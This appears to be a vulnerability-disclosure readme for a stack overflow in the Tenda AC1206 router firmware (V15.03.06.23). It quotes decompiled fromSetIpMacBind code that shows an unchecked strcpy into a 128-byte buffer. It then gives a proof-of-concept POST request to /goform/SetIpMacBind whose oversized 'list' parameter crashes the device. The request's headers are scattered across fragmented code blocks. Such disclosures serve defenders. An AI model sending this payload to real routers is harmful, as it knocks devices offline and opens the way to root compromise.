

main vuln / Tenda / AC1206 / 13 /



Darry-lang1 Add files via upload ...

on Aug 5 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromSetIpMacBind function. An attacker can obtain a stable root shell through a carefully constructed payload.

```

1 void __cdecl fromSetIpMacBind(webs_t wp, char_t *path, char_t *query)
2 {
3     int i; // [sp+20h] [+20h]
4     int ia; // [sp+20h] [+20h]
5     char *list; // [sp+24h] [+24h]
6     char *p; // [sp+28h] [+28h]
7     int new_static_num; // [sp+2Ch] [+2Ch]
8     int old_static_num; // [sp+30h] [+30h]
9     char *static_num; // [sp+34h] [+34h]
10    char *static_list; // [sp+38h] [+38h]
11    cgi_msg errCode; // [sp+3Ch] [+3Ch]
12    char ret_buf[256]; // [sp+40h] [+40h] BYREF
13    char mib_buf[128]; // [sp+140h] [+140h] BYREF
14    char mib_name[64]; // [sp+1C0h] [+1C0h] BYREF
15    char mib_value[128]; // [sp+200h] [+200h] BYREF
16    char macstr[18]; // [sp+280h] [+280h] BYREF
17    char new_macstr[18]; // [sp+294h] [+294h] BYREF
18    char mac_addr[32]; // [sp+2A8h] [+2A8h] BYREF
19    char ip_addr[32]; // [sp+2C8h] [+2C8h] BYREF
20    char dev_name[64]; // [sp+2E8h] [+2E8h] BYREF
21    char param_str[256]; // [sp+328h] [+328h] BYREF
22
23    errCode = CGI_OK;
24    memset(ret_buf, 0, sizeof(ret_buf));
25    memset(mib_buf, 0, sizeof(mib_buf));
26    memset(mib_name, 0, sizeof(mib_name));
27    memset(mib_value, 0, sizeof(mib_value));
28    memset(macstr, 0, sizeof(macstr));
29    memset(new_macstr, 0, sizeof(new_macstr));
30    memset(mac_addr, 0, sizeof(mac_addr));
31    memset(ip_addr, 0, sizeof(ip_addr));
32    memset(dev_name, 0, sizeof(dev_name));
33    static_num = websGetVar(wp, "bindnum", "0");
34    static_list = websGetVar(wp, "list", byte_5195C8);
35    GetValue("dnchps.Staticnum", mib_value);
36    old_static_num = atoi(mib_value);
37    new_static_num = atoi(static_num);
38    if ( new_static_num >= 0 && new_static_num < 33 )
39    {
40        list = static_list;
41        for ( i = 1; list && new_static_num >= i; ++i )
42        {
43            p = strchr(list, 10);
44            if ( p )
45            {
46                *p = 0;
47                strcpy(mib_buf, list);
48                list = p + 1;
49            }
50            else
51            {

```

In the `fromSetIpMacBind` function, the `static_list` (the value of `list`) we entered is directly copied into the `mib_buf` array through the `strcpy` function. It is not secure, as long as the size of the data we enter is larger than the size of `mib_buf`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetIpMacBind HTTP/1.1
```

```
Host: 192.168.0.1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101  
Firefox/103.0
```

```
Accept: */*
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded;
```

```
Content-Length: 336
```

```
Origin: http://192.168.0.1
```


```
DNT: 1
```

```
Connection: close
```

```
Referer: http://192.168.0.1/index.html
```

```
Cookie: ecos_pw=eee:language=cn
```

```
bindnum=1&list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

